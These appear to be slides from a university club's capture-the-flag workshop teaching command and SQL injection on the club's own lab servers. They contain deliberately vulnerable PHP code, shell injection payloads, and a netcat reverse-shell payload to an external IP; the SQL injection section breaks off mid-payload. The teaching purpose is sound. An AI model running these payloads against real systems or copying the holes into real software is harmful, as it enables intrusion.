COMPUTER SCIENCE CLUB

LEARN SOCIALISE CODE

WELCOME TO CAPTURE THE FLAG WORKSHOP

April 6th at 5:10PM - 7:30PM

Samuel Wong & Rowan Fimmano

Schedule

5:00 PM – 5:10 PM	Welcome
5:10 PM – 5:35 PM	Command injection, SQL injection attacks
5:35 PM – 6:00 PM	Reverse engineering techniques and binary exploitation
6:00 PM – 6:30 PM	Intermission
6:30 PM – 6:50 PM	Breaking XOR ciphers, password cracking
6:50 PM – 7:20 PM	MS17-010 showcase, compromising a Windows machine
7:20 PM – 7:30 PM	Raffle

Sponsors

Raffle Prizes!

$120 worth of **Practical Ethical Hacking** Course by **TCM Security** (3x certificates)

$120 worth of **TryHackMe Lab** Subscriptions (3x 3 months)

$100 worth of **HackTheBox Academy** Subscriptions (3x 1 month)

Merch from our sponsor, **OpSys Australia**


Housekeeping

1. **Attack the challenges, not our infrastructure!**
   Please avoid running commands that might hog up resources on our servers (e.g. bruteforcing). If you happen to find a vulnerability in our infrastructure, please let us know.
2. **Don't ruin the fun for others!**
   Please do not delete or modify flags from the challenge servers. Avoid interfering with files or processes owned by other participants.

If you find yourself stuck on a problem, feel free to ask us for help! We want everyone to come out of this event having learnt something new.

WEB 0x01: Command Injection

http://hacklab.csclub.org.au:7777



```php
if (!empty($_POST["ip"]) && !empty($_POST["port"]))
{
    $ip = $_POST["ip"];
    $port = $_POST["port"];

    $output = shell_exec("nmap -p" . $port . " " . $ip);

    echo "<h4>Output</h4>";
    echo "<pre>" . $output . "</pre>";
}
elseif ($_POST)
{
    echo "<p style='color:red'>Please provide an address and a port!</p>";
}
```

nmap -p443 adelaide.edu.au

WEB 0x01: Command Injection

- By putting in special shell characters such as “&&” or “;” we can trick the server into executing more than one command, or “injecting” another command.


```
nmap -pasdf ; id

nmap -pasdf ; ls -la

nmap -pasdf ; whoami
```

Danger!

- Let’s try to get a **reverse shell**!

WEB 0x01: Command Injection

- What are reverse shells?



- The attacker will first start a server on their machine listening for incoming connections, while the target machine will connect to the server served by the attacker.
- Goal: Gain interactive control over a compromised system!

WEB 0x01: Command Injection

- Login to Hacklab attacker environment via SSH

```
ssh <student ID>@hacklab.csclub.org.au
```

Default password: ctfworkshop22

- Start up a listener using Netcat:

```
nc –lvnp 4242
```

WEB 0x01: Command Injection

Payload

Address	; nc 172.105.178.8 4242 -e /bin/bash
Port	asdf


```
nmap -pasdf ; nc 172.105.178.8 4242 -e /bin/bash
```


WEB 0x02: SQL Injection

http://hacklab.csclub.org.au:8080

WEB 0x02: SQL Injection

- A web security vulnerability that allows an attacker to **interfere with the queries** that an application makes to its database.






```php
<?php
if (isset($_POST["username"]) && isset($_POST["password"])) {
  $username = $_POST["username"];
  $password = $_POST["password"];

  $sql = "SELECT username, password FROM users WHERE username = '$username' AND password = '$password'";
  $result = $conn->query($sql);

  if ($result) {
    if ($result->num_rows > 0) {
      echo "<center><p style='color:green'>Login success! Welcome, " . $username . "!<br />";
      echo "Flag: " . $flag . " </p><br /></center>";
    }
    else {
      echo "<center><p style='color:red'>Incorrect username or password!<br />Please try again.</p><br /></center>";
    }
  }
  else {
    echo "<center><p style='color:red'>" . $conn->error . ": " . $sql . "</p><br /></center>";
  }
}
?>
```

WEB 0x02: SQL Injection

A web security vulnerability that allows an attacker to **interfere with the queries** that an application makes to its database.



```
SELECT username, password FROM users WHERE username = 'admin' AND password = 'password'
```

User: From the users table, fetch me all username and password entries where the username matches admin and the password matches password.


Database: No such entry! (Login failed)

WEB 0x02: SQL Injection

Payload

Username admin

Password '



```
SELECT username, password FROM users WHERE username = 'admin' AND password = '''
                                                                              ^
```

User: From the users table, fetch me all username and password entries where the username matches admin and the password matches an empty string, **also here’s the start of a quote**.


Database: ????? (SQL syntax error)

WEB 0x02: SQL Injection

Payload

Username admin

